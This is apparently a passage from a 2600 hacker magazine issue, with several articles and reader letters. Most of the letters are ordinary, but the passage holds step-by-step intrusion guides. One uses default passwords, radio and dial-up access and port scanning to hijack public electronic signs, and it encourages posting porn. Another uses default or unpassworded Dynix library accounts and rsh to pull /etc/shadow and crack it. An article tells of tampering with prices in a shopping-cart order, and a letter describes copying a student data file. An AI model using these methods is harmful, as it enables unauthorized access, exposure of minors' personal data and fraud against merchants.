I returned to find a message on my answering machine from an "Internet Engineer" at the ISP's headquarters. He was *not* very pleased. The message was over 15 minutes long and contained a great deal of threats and comments obviously designed to scare an uncapper. It worked. I was terrified. After hearing the message, I went out to check the mail. In there was an envelope from my ISP containing a "Declaration of Termination of Service." In this letter were several items, including possible criminal charges to be pressed, two pages detailing *every* time I uncapped from July 10 to the present, and a long, *long* list on how I violated the Terms of Service with my ISP. Sure enough, when I went to contact the Internet Engineer by email, (the only contact information that was listed), my Internet service did not work. As a routing check, I looked at my modem's log file only to find this disturbing message: **7-Information D509.0 Retrieved TFTP Config TRMNT.cm SUCCESS.**

It was clear. My service had been terminated. But my problems were not over yet.

The following day (August 5) I received another call from him, telling me that the ISP wanted to press charges. As soon as I was off the phone I immediately called my lawyer and told him the entire situation. My lawyer spent the rest of the day on the phone with my ISP and came to an agreement that for the two months that I uncapped, I would have to pay for the better service.

In the end, uncapping got me these final results:

Pros:
- 200+ KBps downloads
(needing to be reconfigured every 35 minutes).
- 100+ KBps uploads
(needing to be reconfigured every 35 minutes).

Cons:
- No more cable Internet.
- Almost got charges pressed.
- Ended up wasting about 150 hours of my life to no avail.
- Had to deal with really pissed off nerds with power.

The choice is up to you. This was just my experience.

HACKING ELECTRONIC MESSAGE CENTERS

by Mr. Glenn Frog

One type of electronic sign that has been around for a while and is gaining popularity is the "electronic message center." These can be found damn near anywhere but are particularly common with schools and other government buildings. The type of message center that is the subject of this article is made by Electronic Display Systems (www.eds.chiefind.com) and is the most common, at least here in Detroit. The best way to find out whether or not they supply signs to your area is to check the list of resellers that they provide on their site. Resellers will also be more than happy to provide a list of their signs in operation to an "interested customer" which should provide you with plenty of test subjects.

The Setup

Each of these signs is controlled by a V4 box. These are small beige boxes that hold the messages for the sign in RAM and send the appropriate messages to the sign when they are needed. The sign controllers are contacted by a computer for configuration through either a direct serial connection, radio modem, or dial-up modem. The V4 box is generally either located inside the sign or in the same building as the PC used for configuration. There can also be any number of extender boxes located between the actual PC and sign controller. It's not at all uncommon to have communications routed through a mix of direct connect and radio modems. This setup is incredibly insecure as absolutely no authentication takes place within the sign controller. The only time any authentication is required is within the configuration software. This means that if you manage to get a copy of the software and get a connection to the sign, you're in.

The Software

The computers used to configure the sign run EDS's SystemOne software. This can be run on either MS-DOS or Windows and can easily be obtained by social engineering it out of EDS or one of their resellers. It's also likely that you can find it over the giFT or Kazaa p2p networks. The software comes with an installation CD and a configuration floppy. The software will run without the configuration floppy; however, it will be running in a demo mode that only allows for creating schedules and message files, not communicating with signs.

The software requires a password to open and requires yet another password to establish communications with the sign. These are both set to "m2000" by default, which as far as I know stands for Message Center 2000. Once inside the software you can configure it to communicate with your type of sign, create messages, create schedules, and finally upload them to the sign controller. I won't go in depth with the process of creating message files and creating schedules as both of these should be fairly easy for the computer savvy individual to pick up on. Now let's go on to all the different ways to establish communication with the sign.

Radio Modem

The easiest signs to spot and communicate with are radio signs. These can all be identified

by either small black curly omnidirectional antennas or the even more conspicuous directional antenna. All you need to communicate with these is a copy of the configuration software and your own radio modem. The radio modem distributed by EDS is a 2.4 GHz Hopnet 500, though I don't doubt that any 2.4 GHz radio modem would do just fine. Once you've spotted your antenna simply pick a spot with line of sight to the antenna (adjusting your position if the antenna is directional) and fire up your SystemOne software. From here select "Software Configuration" from the options menu. Select Radio Modem from the Sign Communication combo box and accept the default initialization string - wn0, wp0 - which means address 0, signal power normal. Feel free to set the power to wp1 if you want to be able to communicate with the sign from a longer distance, though in most cases wp0 should be just fine. Next, check to see that you have the correct COM port selected to communicate with your radio modem. At this point OK your configuration changes and select communications from the options menu. Don't worry if the first attempt to connect fails, these connections can sometimes be unstable and are prone to interference. If the first address fails, simply change the address string to wn1 and try again. Keep repeating this process up to wn8 and you should eventually establish a connection and have full control over the sign. When you finally establish communication you're most likely to get an error saying that your row and column settings are wrong and it will give you the correct information. Go back into the software configuration dialog and set these accordingly.

Remote Modem (Dial-up)

These are harder to spot than radio modems and you'll actually have to get up close to the sign to spot it and you may or may not have to actually open up the sign. Signs that are likely to be run off of dial-up are generally signs that are located very far away from the configuration PC, such as a sign owned by the city set in the middle of a park. If you suspect that a sign is being controlled remotely, inspect for any visible RJ-11 around the base of the sign. Failing this, you can actually remove the panel and light display and look for the sign controller box in the sign. The panels that house the sign controllers will usually be labeled for the convenience of the sign technicians. Upon finding any bare RJ-11 or finding the sign controller, simply patch yourself into the line and call your favorite ANI or ANAC. You'll then get the number of the sign controller. The easier and much less conspicuous way to go about this would be to simply war dial the owner's exchange until you find it. Once you have the sign's number, start your SystemOne software, open up the software configuration, and set the connection type to remote. Now open the Communications dialog and Connect.

Direct Connect

Sign controllers that are hooked directly to the user's PC are generally hard to touch. These are connected by serial cable to the sign controller and then fiber optic cable is run from the sign controller all the way out to the sign. The only practical way to connect to these is to have physical access to the sign controller or the computer which configures the sign controller.

TCP/IP via COM Port Redirector

This setup is becoming popular amongst organizations that own multiple message centers, especially local governments. A COM port redirector is essentially a small box that is placed on a network and connects directly to a sign controller or radio modem allowing an administrator to control the sign from any location on their WAN or LAN. With the poor authentication scheme unfortunately, this means anyone with the software and access to the network can control the sign. The redirector currently shipped and supported by EDS is the Lantronix MSS100. These boxes are configured via telnet, and come with the default administrator password "system". They also come with some utilities that need no password to access such as a ping and a traceroute. The best way to spot these boxes is to download a fast IP scanner (I prefer Angry IP Scanner - http://ipscan.sourceforge.net) and scan the network for boxes listening on port 3001. If you've discovered any, the next step is to telnet to that box on port 3001. This is where we determine whether or not the redirector is connected to a radio modem, or if it is directly connected to the sign controller. If you telnet in and receive a standard readable ASCII banner, then chances are you have a radio modem. If you instead receive a bunch of garble and unreadable ASCII, then the box is probably directly connected. Now that we know where our redirector box is, and what it's connected to, you need to get a copy of the Lantronix Redirector software. This is currently not available off of Lantronix's site due to legal issues involving competitor's software. It can however be easily requested from our friends at EDS and may be available over giFT or Kazaa. Once you've downloaded and installed the Lantronix software, you'll need to set it up to forward an unused COM port on your computer to the location of the MSS100 on port 3001. This software is pretty straightforward and easy to configure so I won't elaborate much here, except for the fact that it is absolutely necessary to have version 2.1.1 of the software for anything greater than Windows 98 and you need version 1.2.6 for Windows 95. Once you've set up the Lantronix software, open up SystemOne, configure it to use your newly emulated COM port, and set the communications for either radio or direct based on your earlier findings. You should now be able to communicate with this sign.

Conclusion

The last thing I should mention is that sometimes you may have to change the software configuration to work with a color sign instead of a black and white standard sign. This option is normally disabled in the configuration but it can be modified with a few keystrokes. First open up the EDS software and type F4, F4, F5. Then open up Software Configuration Dialog, hold down shift, and click on the SystemOne icon in the top left (not the window icon). If you did this right you'll get a window which enables you to change these super secret settings to whatever you need.

Use common sense when modifying a sign. Please don't modify signs that are displaying important information. The system, being so lax on security, is of course made without any type of logging system. So overall, you can strike without fear. Just use your head and have fun announcing fake giveaways at businesses and displaying animated stick-figure porn at your school.

Breaking down the Dynix Door

by iCe799
ice799@linuxmail.org

Disclaimer: What you do with this is *your* choice. Do good, not bad.

Now that that's over with... the Dynix Door. Dynix is a pretty sexy looking app that (so far) I've only seen on *nix boxes. All of the instances of Dynix I've seen were for libraries all around the U.S. There are a few *major* security holes/vulnerabilities in this "librarian's-dream-come-true." And the treasures of exploiting such holes may or may not be more or less then you expect.

What You Can Expect

Some of the various systems I have been looking through contain very interesting personal information. Information which should *not* be used for malicious purposes. I would advise anyone finding that these methods work alert the system administrator immediately. I've seen things such as names, birthdays, addresses, email addresses, guardian's names (if patron is less than 18), guardian's work number (if patron is less than 18), driver's license (if patron is less than 18 then guardian's license), current school, past overdue items, current overdue items, fines owed, refunds owed, and "special" notes.

Where You Can Find Targets

Use your favorite search engine and look for libraries with telnet access or go to http://www.libdex.com/vendor/epixtech,_inc_.html. That site provides a list of libraries using Dynix. Some of them may not offer telnet, and a few of the ones that *do* offer telnet might not be vulnerable. But that is pretty rare from what I've seen.

Common Accounts

There are quite a few common accounts to be harvested on Dynix. The most common accounts I've seen are "exec" (this uses the graph-

ical interface and usually superuser privs), "texec" (this is commonly a shell with superuser privs), "uv", "conv", "circ" or variations like "qcirc", "tcirc", "mcirc" - sometimes using the first letter of the library's name. For example, Xavier's Library of Godliness may have an account called "xcirc". These accounts are used by the librarians for checking in, checking out, paying fines, updating personal records, etc. There are also accounts such as "makefile" and "upgrade".

This next part may surprise you as it surprised me - many of these accounts are *unpassworded.* I actually found a system with the account "uv" with superuser privs which was unpassworded! Nice job, sysadmin! My first recommendation is to try some of these accounts with no password or with their logins as passwords. I've seen conv with super user privs and its password c0nv. I have also found that the password for "makefile" and "upgrade" has been the word "easy".

Public Usage Accounts

These are accounts that are set up by the library or other organization to allow public access to the computer with a special shell that restricts usage. For example, my local library has an account called "library" which anyone can login into with no password which only lets you browse for books and check to see what books you have out. These accounts are *usually* listed either on the library's home page or in the banner you get when you telnet to them. Most of these accounts will have no password and they are the basis for the attack below.

Security Holes

OK, let's say you tried the accounts listed above and you got nothing. Here are a few other techniques which you can use. I found that *many* of the unix boxes running dynix have rsh, rexec, and/or rlogin running along with finger, daytime, telnet, ftp, and some other miscellaneous services. I believe that some of these services may be enabled at or during the installation of Dynix. The first thing that caught my attention were the r services. This attack is relatively simple.

1) Download some sort of rsh, rexec, rlogin client.

2) Telnet to the ip of the library or whatever organization. There should be some sort of public login displayed in their banner. In many cases "library" or "public" will be a public login. You do *not* need to log in. You just need to know the public login and password (if there is a password).

3) Now go to your r client and use rsh first - put in the ip, the login, and the password (if there is one) and for the command to execute, try "ls -al".

4) If you get a list of files, smile and show your teeth. You can now move on to step 7.

5) If rsh is unsuccessful, go to step 3 and try rexec.

6) If rexec is unsuccessful, go to step 3 and as a *last* resort try rlogin.

7) Try to get the password file: /etc/passwd, /etc/shadow, blahblahblah (I have actually gotten most of my password files from /etc/shadow using rsh).

8) Load up the password file into john and get a good dictionary file - begin cracking.

9) Enjoy.

What To Do Now

Alerting the system admin is always a good thing to do. Once you get one of the circulation accounts (i.e., xcirc), you can check books out, return books, pay fines off, etc. This all sounds kinda pointless unless you know what to do with it all. (Hint: some libraries have DVDs.) You also have access to all of the personal info listed above.

But you really should tell the system admin. I mean think about it, you have all this personal info at your disposal. It's a kind of bad power to have, it's a temptation, and I don't know, I kind of wanted this all to be used for "good" so just tell the freaking system admin. Why go to jail for library fines?

Good luck - have fun exploring.

Shouts: v0L|3i, schemexgod, jen, d3mize, tortilleria22, tan(x), and any future "members" of SSD.

Continued from page 39

computer sells for over $2500. Multiply that a few times and see if you have enough money to buy a weapon. With my information he can now get into our country falsely, then do what type of acts? The FBI did not want to even know his name.

By pretending to be a buyer I found out all this information. I could have transferred the money and waited for this man to collect myself. Why can no one else do that to protect our country? All of these innocent people transferring money to crooks like him thinking that they're dealing with honest sellers and no one seems to care.

Wendy

First off, you say you know that this person isn't a hacker but you don't know what else to call him. It's simple. He's a crook, a thief, a con artist. Getting your password from eBay probably took about as much hacker skill as turning his computer on. There are numerous methods floating around and while the people who figure them out are somewhat clever, those who use them in the way you describe are the scum of the earth. While it's probably the last thing on your mind, you're in a somewhat unique position to point this out to the many people you contact about this problem.

Second, we don't think your case is served by somehow trying to tie this in to terrorism. Just because someone is stealing money doesn't mean they're a terrorist and making that connection is probably lowering your credibility in the minds of the people you speak to. And we don't see how this guy is going to get into the country because he stole your ID or other people's money.

That said, the real issue here is the fact that this kind of thing seems to happen frequently with eBay, so much so that there have been a bunch of news stories written about it. How the password is compromised is irrelevant as there are so many ways a password can be compromised. What is significant is the fact that eBay does so little to help the people who have made them the huge success they are. We're certain that if you had been able to get through to the right people, this situation could have been quickly resolved and lots of money could have been kept in the pockets of innocent people. Since companies like eBay and Western Union don't stand to lose anything if people rip each other off, they tend to not put in very much effort when it comes to stopping it. This would certainly not be the case if the money was coming from them.

Since you probably have ample evidence that you have been trying to resolve this problem for a while, it seems that anyone who lost money as a result of eBay's inaction has a legitimate claim against them. According to an article last year in "Computerworld," one person who was defrauded said, "It is clear to me that eBay's current fraud policy was designed to save costs, permitting thieves sufficient time to conduct multiple fraudulent auctions. The 30-day waiting period to notify eBay of fraud is wrong, and eBay's failure to post its phone number on its site to permit members to alert eBay of irregularities is yet another irresponsible cost-saving mistake."

Their main phone number, incidentally, is (408) 558-7400. They seem to have an impressive automated system but we're certain there are ways to get a human's attention with enough persistence. We wish you luck.

The School System

Dear *2600:*

Once again, our miraculous public school system fails to realize its own incompetence in the world of technology. Because of a lack of understanding, unjust action is taken, and the kids in our society are taught to not explore, but conform.

Several months ago, I happened to email a staff member at my high school regarding a security flaw ~~I may have found~~. However innocent my intent, the "adults" felt it was prudent to punish me. They had neglected the fact that I had had frequent email conversations with the previous technology head; their new leader (who happened to have no certification and very little competence, a former eighth grade science teacher) thought that the information I had politely sent them was inferring I had "hacked" their network.

Indeed, like any other computer savvy user, I like to explore networks that I am confined within. This exploration, however, was simply probing, looking, and "hopping" about. No passwords were cracked, no systems' security compromised.

Knowing that, my computer usage rights were still revoked with a very firm message being relayed: "We do not know what you did, nor how you did it, but are going to punish you for doing it because we do not understand." This is what we are taught.

ThyF

Dear *2600:*

I think it's ridiculous the way a lot of schools accuse a kid of being a threat just because he/she is seen doing something "suspicious" by some teacher who doesn't know a thing about computers. I go to a private school and sometimes I like to read your magazine during class when I have available time. Luckily my school isn't really that strict about what I read in my free time during class so I can openly read it. The principal and most of my teachers at school have seen me reading it and find your magazine very interesting and said they were surprised a magazine about hacking could be available on a store shelf. In fact, one teacher was even considering picking up a copy and was asking me where he could get it. After thumbing through your magazine, some teacher's opinions on hackers had actually changed. I'm glad I was able to at least inform some teachers that hackers are not criminals like most people assume. I just wish more people would change their opinion on hackers instead of automatically assuming all hackers are criminals.

PSX00

Dear *2600:*

My high school has recently installed an attack-preventative piece of software called Deep Freeze (www.deepfreezeusa.com). What it does is reset your computer's hard drive to its original state (taken, I presume, when Deep Freeze was installed) whenever you reboot. It will undo everything: updates, service packs, reformats, and anything else you can think of. As you can imagine, it brought hell when Daylight Savings came around. It took them a week or so to free the whole school of that annoying dialog. And if it is "Frozen" with a virus on it, well, good luck. The downfalls of this product are readily apparent. I mean, come one, I can't even update their version of the JDK! I *need* those regular

expressions in v1.4. I'm sure you understand. Anyway, you can get to the password-entry field for turning it off by shift-double-clicking the system tray icon, or by pressing Shift+F8 (not sure, this might be editable). The only person in my school that has the password is the school's tech person (one tech for 500+ computers; he/she/it is way overworked). Also available is some hex data, all of which appears to be within the ASCII range (no values greater than FF). I haven't bothered converting it to base-10, let alone to actual characters yet, although I did copy it into Notepad and save it - I just can't find that disk. I have, however, managed to trick the program into believing it was a trial version and had already expired using a registry editing WSH script, but even that reverted after a reboot. Destruction *is* possible with my school's configuration (boot disks are not stopped), but I don't think there's much point in that; it would only continue the stereotype.

JavaJacker

Dear *2600:*

After reading most of 19:1, I was thoroughly impressed and have bought two years of back issues. One of my favorite parts of the magazine are the school stories. I have a (scary) story I would like to share: I live in a small town (pop. 30,000) with only one high school, so the information I find is more disturbing than, say, if it were to be found in a multiple-school city such as San Jose. Now the Yearbook class is the pride of my school as far as it comes to publishing feats (unlike my WebMaster class which receives nil funding). The school server is set up as such that the Yearbook students have free reign over all teacher and student files on the network. This is a horrible security problem, but this isn't the half of it. While using Photoshop one day for WebMaster, I wondered what would happen if I hit the "level up" button. Lo and behold, the Photoshop folder was in the Yearbook folder. I could continue from here seeing whatever Yearbook saw. Since Yearbook is "above the rest of us," the Yearbook students have a file which is of my upmost concern... a file with everyone's full name, full parents' names, home address, home phone number, grade, and login. Now here we have a class with access to all this vital information and a way the whole rest of the school could get it. Using the "guest" login so as not to be traced to my account, I copied the file to floppy. After doing this I anonymously informed the school of this gaping hole in security. It took about two months before it was remedied. I am proud to say I have not used this file for any malicious activities. My only fear is that others have found this file before the hole was closed. It does come in great though when a kid says: "Hey, there's a party at my house." And instead of responding: "Uhm, I don't know where that is...." I can respond: "I'll be able to find it no problem." That is with a little help of a certain file and (the ad-ridden) mapquest.com. Oh, and to add to the embarrassment I am a Mac user with little interest in Windows, so the fact that I was able to find this makes me worry about the real hardcore PC users at my school....

MacAllah

Something Positive

Dear *2600:*

Congratulations on the legally binding humiliation of the corporate slags at Ford! At a time when all the news appears to be bad, this victory is cause for celebration - what an excuse for a global party!

Nice one chaps.

Veg

Dear *2600:*

I would just like to let you know that I am a big supporter of your fight against the MPAA and the freedom of information that I do believe that we are all entitled to. In doing so I bought some "STOP THE MPAA" bumper stickers at your online store, put one on my truck, and gave some others to friends. It's amazing the response I got out of them just driving down the highway in traffic. People would lean on their window and ask what the bumper sticker meant. One nice lady was nice enough to lean out of her window as she was rolling by and ask where she could get a nifty yellow sticker for her car. I told her and after that she rolled off screaming *"Fuck* the MPAA and Jack Valenti!" It's amazing what those little yellow stickers can do.

JL
Arvada, CO

Dear *2600:*

I came across this and wanted to make sure it didn't slip underneath your radar. The Supreme Court of the United States struck down the so called morphed pornography law and, writing for the majority, Justice Anthony Kennedy writes: "First Amendment freedoms are most in danger when the government seeks to control thought or to justify its laws for that impermissible end. The right to think is the beginning of freedom, and speech must be protected from the government because speech is the beginning of thought."

The bill is now being rewritten under the guise of a child pornography law, and will certainly be reintroduced. One can only hope that Justice Kennedy and others with similar thoughts will continue to prevail.

Y2kbug

Dear *2600:*

Hi. Just came back from H2K2. Fourth time going to your cons and they are always fun and informative and full of wonderful delights. Anyhow, Barnes & Noble just opened a very large flagship bookstore in Boston in the newly remodeled Prudential Center (where we have our *2600* meetings). They have a nice arrangement of books in general, but they have a particularly interesting magazine selection. They have a large and *very* prominent stand right in the center of the magazine section that features "Alternative News Media." This is shown in a way that's very *pro* alternative media. Among the magazines is *McSweeny's Literature Journal, Bust Modern Feminist Magazine,* and *2600.* No hiding, no miscategorization. It's right there in the front. So congrats on semi-mainstream acceptance. Boston is a progressive city as far as technology is concerned, so maybe this reflects that, but it's still a nice coup.

bernz

Dear *2600:*

Forgive me if this has been mentioned before. It just seems to me Ford is dumb. Just as you own fuckgeneralmotors.com, they own the web server you are pointing it to. Therefore, they could simply redirect their site based on the referring url to any site they want. I only say the referring url because of how it's linking to them now, but even if the DNS was pointing it directly to their site, they could still redirect it based upon the information stored in the http request. In other words, they could redirect fuckgeneralmotors.com right back to 2600.com if they wanted to. As mentioned in a previous issue, even though you won it still feels like a loss. A loss of time and money that I personally attribute to the stupidity of the people at Ford. They could have forwarded it on to generalmotors.com, or 127.0.0.1. Maybe if they did something like that we would be talking about how cool they are for being smart about it, instead of how stupid they are for being assholes about it. Anyhow, it just pisses me off the crap that people have to go through simply because of the stupidity of others.

bradsnet

We certainly agree with your assessment. But imagine what might have happened had this fight not been played out. If we had simply accepted their demands without question, a very bad precedent would have been set. In the end, we feel it was more than worth it.

Dear *2600:*

I've been reading about poor placement and being purposefully hidden in Barnes & Noble. I'm a frequent shopper at two B&Ns in Houston, Texas and in both shops *2600* is displayed prominently on the front row of the Computer Magazines Section. The shelf row seems to change a bit - sometimes eye level, sometimes hip level - but it's never hidden or tucked away. Just thought you'd like to know if there *is* a conspiracy, it's not well organized.

Buzzter66

Dear *2600:*

I have been working on a data structure in which each file has the equivalent of its own file system that requires a key to access. This makes it almost impossible to access protected files, applications, and any data without a key. It is as effective as central encryption without the performance hit. I would enjoy sharing what I have found with my fellow *2600* readers.

James

We look forward to seeing it.

Further Info

Dear *2600:*

A quick tip to the two gentlemen discussing converting a Word file into an HTML file. Yes, you can save a Word file directly as an HTML file, but you will need to open the newly created HTML file with Wordpad in order to clean up the HTML code. WinWord adds a lot of unnecessary "code" to the file which makes it much heavier than it needs to be.

Karl

Dear *2600:*

In response to Revanant, (19:1 p32) who himself was responding to kostyuk: Yes, MS Word does have a save-to-HTML function. However, it's extremely unreliable. Anyone who's used MSW for long will have noticed that it has its own peculiar set of special characters that replace many common characters as you type them; autoformatting, MS calls it. These autoformatted characters frequently have no HTML equivalents and are simply deleted when MSW saves a file as HTML. I noticed ellipses and em dashes in particular (which was rather irritating when they turned out to be missing from eighty someodd pages of fiction prose... ugh...); there are probably many others. This can be corrected to some extent by turning off all autoformatting, but I don't know if that cures all ills. Best to code by hand from the start.

In response to *2600's* reply to P4R4d0x (19:1 p51) about SUNY SB: I go to Stony Brook University and might be able to shed some light on this. The new Solar system does seem to have a couple of advantages at first glance, security-wise. For one thing, the SSN has been replaced by a Stony Brook ID number that doesn't seem to relate to any obvious personal data. The default password is still a person's birthdate, but Solar requires you to change it to something else the first time you log in. Also, trying to guess someone's new password will cause a lockout of the account after a few wrong tries. There is one very significant danger to the new system, though. The method they chose to distribute people's new ID numbers was *through the old Soar system.* It came up when one logged in near the end of the semester. So anyone whose account was compromised under the old system is still compromised under the new. The automatic lockout also promises some extremely annoying pranks if someone knows just your ID number, but not your password. Additionally, the new system is more dangerous in the hands of the unscrupulous, since it can be used to register for or drop courses. I don't believe the old Soar system could do that.

In response to the ongoing libertarian argument in the letters section: The libertarians do have their hearts in the right place, I think. They have, however, succumbed to the same erroneous assumption that just about everyone else in the U.S. has; that being that corporations ought to have the same rights as individual human beings, despite not having any of the obligations, and despite no single person being accountable. What is needed to put corporations in check isn't a mass blanket of regulations or bureaucratic bull; a simple and effective solution is for the Lays and Skillings and Gates of the world to be looking forward to an affectionate roommate named Bubba, rather than a corporate fine that doesn't touch them personally. Additionally, corporations are another form of centralized power, just like government, and should be viewed with the same suspicion.

Andrew

Dear *2600:*

I'm sure anyone who has been phreaking for some time knows about this but the newbies will find this website interesting and informative. It's for NANPA, the North American Numbering Plan Administration. http://www.nanpa.com.

rook

Dear *2600:*

In your Spring 2002 issue, hairball seems to fundamentally misunderstand the function of password cracking programs. He goes to lengthy measures to show us the infeasibility of storing a file containing all combinations of the ASCII character set, seemingly not realizing that the reason for having password files is to provide the most likely passwords possible so as to prevent the *computation* of unlikely passwords. Understand that computation is the true bottleneck of password cracking programs, *not* disk space. If the idea was just to brute force the entire spectrum of ASCII characters, than this could easily be done with no password file, but would generate an unacceptably large number of pass-

words. Hairball also mentions how he would like to see password crackers "generate the passwords as they go" rather than read from a file. However, any cracker worth its salt will try many variations on each password in its file (which is why alic3 still isn't a good password), in effect generating passwords as it goes. A good way to prove the necessity of a password file to yourself is to try to write a program that will generate English words, without actually using a list of English words in your program. Pretty fucking tough. Incidentally, it is possible to generate data that looks and feels like English by using letter frequencies and entropy measurements, but this doesn't help password crackers much.

Also, I'd like to agree with your assessment of libertarianism. Libertarian is a capitalist political party that wants to reduce the influence of the state just enough to satisfy its members' own economic interests, and simply has little (if anything) to do with freedom.

Lastly, thank you for being a voice of reason among all the American Bunaglow Bills that can't seem to live without their AKs, Bazookas, and ICBMs that U.S. corporations are so glad to sell them.

Shouts to #hackcanada.

Fractal

Dear *2600:*

In response to the "IIS Far From Unhackable" article in 18:4, most of the problems with security in IIS can be beaten by following common sense server configuration procedure. Naturally none of these policies are in effect by default but they're fairly easy to put into practice:

1) Test the latest patches on a non-production machine. If they work as expected, apply them. This should go without saying when you're running a Microsoft product.

2) Don't run your web pages from your system drive. Most of the exploits I've seen rely on being able to coax the system into calling the command shell. Most of them specify ../../winnt/system32 (or similar) explicitly. If you're really paranoid, change your windows install directory too.

These first two will knock out practically all of the vulnerabilities right off the top. Using publicly known defaults, as well illustrated by article after article, is bad policy.

3) If you don't use a feature, disable it.

4) Remove all the default files and config and restart from scratch.

5) Check your default server configuration periodically. I've had IIS occasionally sprout an extraneous (and previously deleted) "Printers" folder for no good reason at all.

The world could use more people like you guys. Keep up the good work.

Ion

Dear *2600:*

In issue 19:2, you said that we should get behind *Futurama* in an effort to prevent the show's cancellation. Numerous efforts are already in place, and those who would like to assist have many choices. An online position at petitiononline.com has been setup and has already received 143,617 Signatures when I last checked. Feel free to add your own by going to http://www.petitiononline.com/mod_perl/signed.cgi?fututu. However, to really make an impact. I suggest you write a letter. A nicely written letter will have more effect than an online petition. Address them to: Ms. Gail Berman (President), Building 100, Room 4450, 10201 W. Pico Blvd., Los Angeles, CA 90035, USA and Mr. Sandy Grushow (Chairman), Building 100, Room 5110, 10201 W. Pico Blvd., Los Angeles, CA 90035, USA. Or send an email to askfox@foxinc.com. But again, taking the time to hand write a letter, buying stamps, and actually going out and mailing the letter will always be more effective.

Steven

And while you're at it, put in a plea to bring back "Family Guy," another animated show that has kept a lot of us sane in recent years.

Dear *2600:*

In 19:2's letters section, husam wrote in on how to insert a blank space for your time format separator in Windows. On my Win2000 machine, I needed to use [ALT]032 to get the space to work as [ALT]031 put a square down there.

Petty, I know. Thought I'd point it out.

Admin

Dear *2600:*

I'm writing in response to the letter by brujo (on page 37) in issue 19:2 concerning spam. While I don't have a definite solution, there's a great program for Windows (sorry, I don't know of other programs for Mac and Linux) called MailWasher that lets you see the mail you have on your ISP's server. You can use their blacklists and create your own, marking hosts and domains as spammers, bounce email back to the spammer (or at least try; it uses the domain the email came from to try to bounce it back), and delete it off the server so you don't have to waste time downloading it. You can also delete (without bouncing) emails you don't want to download. It also tells you if there's likely a virus in your email, so you can dump those emails without downloading too. The guy who created the program, Nick Bolton, asks that you register the program if you like it, paying whatever you can - $3-20 - and/or spread the word. It's worth both. You can get it at http://www.mailwasher.net/.

I'll also recommend WebWasher (again for Windows) to stop pop-up ads, ad images, cookies, scripts, block URLs, and more. It's free for personal and home use. Go to http://www.webwasher.com/en/products/wwash/download_license.htm. After you get the program, go to http://www.pacificnet.net/~bbruce/workshop.htm and get the wwblock.ini file (go to the "Access Control" page) to add to WebWasher to block thousands of ad sites quickly (you'll likely want to edit this file for some sites). Also, if you go to a site where you want to turn WebWasher's functions off, you don't have to close WebWasher; just go to your browser's proxy settings and turn off the Manual or Automatic proxy settings that WebWasher set (just set it to "Direct connection to the Internet" or the equivalent), then reset it when you want to turn WebWasher's functions on again.

Jennifer

Dear *2600:*

I wrote to you several days ago about a PBS show called *Cyberchase* that I caught with my kid and its derogatory use of the word "hacker." I sent them a letter letting them know how I felt. I just got my form letter response from them. Sadly it doesn't address a single thing I complained about. I guess the concern is just not there. Stay strong!

Toph

The Current State of E-Commerce Security

by Derek P. Moore

This afternoon I decided to undertake a quick case study on the current state of security in relation to online shopping cart solutions. I powered up Google and searched the known digital universe for shopping cart software, studying the systems I found and their design principles as I went along.

My search revealed a prime target for my test: a flexible - although seriously insecure - shopping cart design method, in which each shopper's web browser would control many elements of the product details when placing orders. In order that the software could accommodate things such as temporary changes in product details, many of the variables relating to the products [c,w]ould be sent to, and controlled by, the user's browser - via data in the HTML sent from the merchant's web server down to the customer's computer, and HTTP GET or POST encoded data then sent from the customer back up to the merchant.

Among these browser-controlled details are: product's name, price, catalog number, and quantity; order's shipping and tax charges; and customer's name, address, contact information, and payment method (credit card information). When shoppers browse products, these details are stored and manipulated on the shopper's computer. When the customer "checks out" using this shopping cart, the customer's computer feeds this information to the server for order processing.

Essentially, the merchant is providing an API (via HTTP GET/POST [URLs and HTML forms]) by which customers can dynamically, on the client-side, generate and submit order requests to the merchant's electronic storefront. Perhaps unintentionally, this offers shoppers the electronic equivalent of going to a store, picking something up, and saying, "I'd like to purchase this for this much."

I wondered how exploitable these types of carts were with respect to the human factor involved in order verification and processing. As is allowed by this method of interaction with the customer, one can certainly send any arbitrary data one wishes when submitting order requests - however, at some point along the line, all orders must be verified and processed by human beings. This is the point at which the data sent by the customer to the merchant in the order request must make sense, and be approved and accepted.

I wondered what types of order requests the humans working for these virtual merchants might approve. If the process of order verification, approval, and processing was atomized enough (i.e., if the merchant was big enough, fragmented enough, and departmentalized enough), would a web-based "offer" to buy their products at my price get through the bureaucracy? How successful could you be in saying, "I'd like to purchase this widget for 50 percent of its suggested retail price?"

I resolved I'd find someone to put to the test. Being a technologist at heart, I sought out an online computer merchant utilizing such a vulnerable style of e-commerce solution as has been discussed. One was discovered in no time at all - a merchant operating out of Canada.

I browsed through their catalog of products, wondering what I might like to order. I ended up deciding I'd see if I could order a Wacom tablet. Computer graphics have been a hobby of mine ever since I got involved in computers, and I've always desired to one day possess one of Wacom's fine pressure-sensitive computer drawing pen tablets. But Wacom's products that are actually worth owning have always been just slightly out of my price range. Perhaps not anymore with my new bargaining tool - poorly implemented e-commerce solutions.

I opted to purchase a higher-grade Wacom Intuos2 tablet, a fine product indeed. This product ran for about CAD$725.00, which is a fair market price. In terms of the importance of my hobby in relationship to my current financial situation, such a coveted piece of equipment must still be deemed out of my price range. While CAD$725.00 might be too heavy for my wallet, CAD$125.00 certainly isn't.

I got a hold of the documentation for the software this particular merchant was running, and I whipped up a few URLs and HTML forms that would submit my order request for the purchase

of a Wacom Intuos2 9x12 USB tablet at the price of about CAD$125.00. Submission of the order request went off without a hitch.

I received contact from a living representative of this merchant. My order had been approved and accepted, and it was scheduled to go out in the mail the next morning. In their words, "Your special order ... has been sent to you via Canada Post and your payment processed. Thank you for your business." **smile**

In the end, I had successfully managed to purchase a USD$475.00 order of computer equipment for about USD$100.00. Not too shabby. And people have said that the negotiation and bargaining power of individuals is nil.

With the transaction completed and legal (I don't see how this can constitute computer fraud, as a human ultimately reviewed and approved my order request, and as I did nothing more than place an order request via the merchant's open and published order request placement API), I shall enjoy my new toy.

Addendum

I received the graphics tablet in mid-April via U.S. Postal Service. My order was handled personally by several humans at the Canadian supplier. They actually had to type my credit card number into a machine by hand and someone wrote "web order" on the signature line of the credit card machine's receipt. There were also some handwritten corrections on the invoice I received. All in all, I've enjoyed playing around with my tablet - it's quite useful - and I've even managed to put it to some legitimate use. On top of that, I've yet to hear anything at all from the merchant. However, the invoice states, "All sales are final." That's fine by me.

